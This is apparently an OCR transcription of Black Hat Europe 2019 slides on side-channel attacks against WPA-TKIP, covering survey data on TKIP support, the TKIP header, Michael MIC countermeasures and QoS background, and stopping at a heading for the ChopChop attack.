Practical Side-Channel Attacks against WPA-TKIP

Domien Schepers


In collaboration with Aanjhan Ranganathan and Mathy Vanhoef.

2019 Black Hat Europe

Northeastern University
Khoury College of Computer and Information Sciences

NYU ABU DHABI

Brief Wi-Fi History



Why are we interested in TKIP?

- Not marked as obsolete by the IEEE.
- Commercial products sold today still support WPA-TKIP.
- We still see a large support rate for WPA-TKIP in our Wi-Fi surveys.

2.6.2.6.1. Discussion:

2.6.2.6.1.1. Don't think we can remove TKIP for pairwise cipher.

2.6.2.6.2. **Straw Poll Results:** A) 1 B) 10 C) 8 D) 11

2.6.2.7. **Another Straw Poll** (pick one):

A) Delete WEP text only, make TKIP Obsolete.

B) Delete WEP and remove TKIP as a pairwise cipher (continue supporting TKIP as a group cipher).

C) Do nothing

2.6.2.7.1. Another Straw Poll Results: A) 6 B) 4 C) 12

2.6.2.8. Straw Poll #3: Mark TKIP as Obsolete?

2.6.2.8.1. Straw Poll #3 Results: Y: 6 N: 12


2.6.2.9. Therefore, resolve these 6 CIDs with Rejection, that we considered and decided to make no change.

2.6.2.10. Will resolve another CID (in PHY) about a WEP MIB variable, with the boilerplate answer about not maintaining a deprecated feature.

Wi-Fi Survey


Suomi
Norge
Oslo
Stockholm
Helsinki
Санкт-Петербург
Eesti
Latvija
Lietuva
Москва
United Kingdom
Danmark
København
Hamburg
Ireland
Great Britain
London
Deutschland
Polska
Беларусь
Київ
Україна
Česko
Slovensko
Paris
München
France
Magyarország
Chişinău
Zagreb
România
Hrvatska
Србија
București
България
Italia
Barcelona
Roma
Скопје
España
Portugal
İstanbul
Türkiye
Azərbaycan
Türkmenistan
Ελλάδα
İzmir
Aşgabat
Rabat
Alger
Maroc
Gulf of Saint Lawrence
Golfe du Saint-Laurent
Golfo de Vizcaya
Golfe de Gascogne
Ottawa
Toronto
New York
Washington
The Bahamas
Cuba
República Dominicana
OpenStreetMap

Wi-Fi Survey



- Survey across several countries shows a large support for WPA-TKIP.
- On average **44.81%** of networks supported TKIP in its Group Cipher.
    - Hasselt (Belgium) averages around ~58%.
    - Leipzig (Germany) averages around ~28%.

Outline

- Background on WPA-TKIP and existing attacks.
- Presentation of our side-channel attacks.
  - Tested against Linux and OpenBSD, MediaTek and Broadcom devices.
- Demonstration.
- Conclusion.

Background.

TKIP Header

		4	4	variable	8	4	4
MAC Header	Sequece No.	IV/KeyID	Ext. IV	Data	Michael MIC	ICV	FCS
				← Encrypted		→	

- Michael MIC provides better integrity protection than the ICV.
    - Covers plaintext data, destination and source address, and priority.
    - Added to the last fragment.
- TKIP Sequence Counter (TSC) for replay protection.

TKIP Countermeasures

- Michael MIC is invertible (Wool, 2004).
- Countermeasures state what to do if an invalid Michael MIC is received.
  - Client transmits a "Michael MIC Failure Report".
  - Access Point blocks TKIP traffic if two are received in one minute.
  - After one minute, clients may reassociate and negotiate fresh keys.

Quality of Service


- Defined in the IEEE 802.11e amendment (2005).
- Provides eight different channels for different QoS needs.
  - Michael MIC covers this channel number (i.e. priority).
  - TKIP Sequence Counter (TSC) for each channel.
- For example, used when making phone calls over Wi-Fi.


The ChopChop Attack

